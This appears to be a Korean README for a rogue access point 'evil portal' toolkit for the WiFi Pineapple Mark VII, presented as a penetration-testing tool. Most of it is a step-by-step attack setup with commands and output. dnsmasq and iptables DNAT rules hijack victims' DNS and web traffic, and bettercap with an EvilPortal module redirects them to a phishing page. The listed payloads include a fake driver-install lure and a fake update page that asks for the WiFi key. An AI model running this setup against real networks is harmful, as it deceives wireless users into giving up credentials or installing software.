 tw-d/wifi-pineapple-mk7_evil-portal
WiFi 침투 테스트를 위한 불량 액세스 포인트 툴킷으로, 이블 포탈 피싱 페이로드를 배포하여 자격 증명을 탈취하고 무선 네트워크에서 사회 공학 공격을 수행합니다.

저자:: TW-D
버전:: 1.0.0
저작권:: Copyright (c) 2024 TW-D
라이선스:: Ruby와 동일한 조건으로 배포됨
요구 사항:: PHP >= 8.1, Ruby >= 2.7.0p0 및 WiFi Pineapple Mark VII 2.1.3-stable
설치 (데비안 기반 Linux 배포판)::
sudo apt-get install php8.1-cli php8.1-curl
sudo apt-get install build-essential ruby ruby-dev libpcap-dev
sudo gem install sorted_set bettercap
이블 포털은 Wi-Fi 네트워크 사용자를 예상 인증 페이지나 홈 페이지 대신 악성 웹 페이지로 리디렉션하여 속이는 기술입니다.
참고 : "이슈"와 "풀 리퀘스트"를 환영합니다.
| 웹 브라우저 유무에 따른 운영 체제 | 알림 유형 |
|---|---|
| Ubuntu 22.04 | 없음 |
| Android 8.0.0 | 시스템 |
| Microsoft Windows 10 | 없음 |
| Raspberry Pi bookworm | 없음 |
| Ubuntu 22.04 + Mozilla Firefox | 알림 |
| Microsoft Windows 10 + Mozilla Firefox | 알림 |
| Raspberry Pi bookworm + Mozilla Firefox | 알림 |
USB-C 케이블을 통해 WiFi Pineapple을 컴퓨터에 연결합니다.
Settings > Networking > Wireless Client Mode : wlan2 인터페이스가 연결 해제되어 있어야 합니다.
hacker@hacker-computer:~$ ifconfig enx
enx: [...]
        inet 172.16.42.100  netmask 255.255.255.0  broadcast 172.16.42.255
[...]

(선택 사항)
hacker@hacker-computer:~$ sudo nmap -sT -sU -p 53,5353 -e enx 172.16.42.1
[...]
PORT     STATE  SERVICE
53/tcp   open   domain
5353/tcp closed mdns
53/udp   open   domain
5353/udp closed zeroconf
[...]

hacker@hacker-computer:~$ ssh [email protected]
root@mk7:~# dnsmasq --address=/#/172.16.42.1 --no-hosts --interface=br-lan --port=5353 --no-resolv
root@mk7:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 53 --jump DNAT --table nat --to-destination 172.16.42.1:5353
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto udp --dport 53 --jump DNAT --table nat --to-destination 172.16.42.1:5353
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 80 --jump DNAT --table nat --to-destination 172.16.42.100:8080
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 443 --jump DNAT --table nat --to-destination 172.16.42.100:8000
root@mk7:~# iptables --append POSTROUTING --jump MASQUERADE --table nat
root@mk7:~# exit

(선택 사항)
hacker@hacker-computer:~$ sudo nmap -sT -sU -p 53,5353 -e enx 172.16.42.1
[...]
PORT     STATE SERVICE
53/tcp   open  domain
5353/tcp open  mdns
53/udp   open  domain
5353/udp open  zeroconf
[...]

(선택 사항)
hacker@hacker-computer:~$ dig @172.16.42.1 -p 53 www.google.com
[...]
;; ANSWER SECTION:
www.google.com.		0	IN	A	172.16.42.1
[...]

(선택 사항)
hacker@hacker-computer:~$ dig @172.16.42.1 -p 5353 www.google.com
[...]
;; ANSWER SECTION:
www.google.com.		0	IN	A	172.16.42.1
[...]

hacker@hacker-computer:~$ cd ./WiFi-Pineapple-MK7_Evil-Portal/
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ php -S 172.16.42.100:8000
hacker@hacker-computer:~$ cd ./WiFi-Pineapple-MK7_Evil-Portal/
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo "${BASH}" -c "echo 0 > /proc/sys/net/ipv4/ip_forward"
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo "${BASH}" -c "echo 0 > /proc/sys/net/ipv6/conf/all/forwarding"
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo bettercap \
--interface enx \
--gateway 172.16.42.1 \
--no-discovery \
--log ./logs/bettercap.log \
--silent \
--no-spoofing \
--proxy \
--proxy-port 8080 \
--allow-local-connections \
--no-sslstrip \
--no-http-logs \
--proxy-module ./EvilPortal.rb \
--redirect-url http://172.16.42.100:8000/
hacker@hacker-computer:~$ curl --head --interface enx "http://neverssl.com/"
HTTP/1.1 302 Found
[...]
Location: http://172.16.42.100:8000/
Cache-Control: max-age=0, private, must-revalidate

hacker@hacker-computer:~$ curl --head --insecure --interface enx "https://www.google.com/"
curl: (35) error:0A000126:SSL routines::unexpected eof while reading

hacker@hacker-computer:~$ exit
"./payloads/" 디렉토리에서 다음을 찾을 수 있습니다:
| 개발 | 저자 | 설명 | 사용 방법 |
|---|---|---|---|
| skeleton.html | TW-D | 개발을 위한 빈 페이로드입니다. | 문서 |
| 실행 | 저자 | 설명 | 사용 방법 |
|---|---|---|---|

| web-camera.html | TW-D | 가짜 감시 영상을 시뮬레이션하고 작동을 위해 드라이버 설치를 요구합니다. | 문서 |
| 피싱 | 저자 | 설명 | 사용 방법 |
|---|---|---|---|

| wifi_security-key.html | TW-D | 인터넷 장비의 가짜 업데이트를 시뮬레이션하고 계속 진행하려면 WiFi 보안 키를 요구합니다. | 문서 |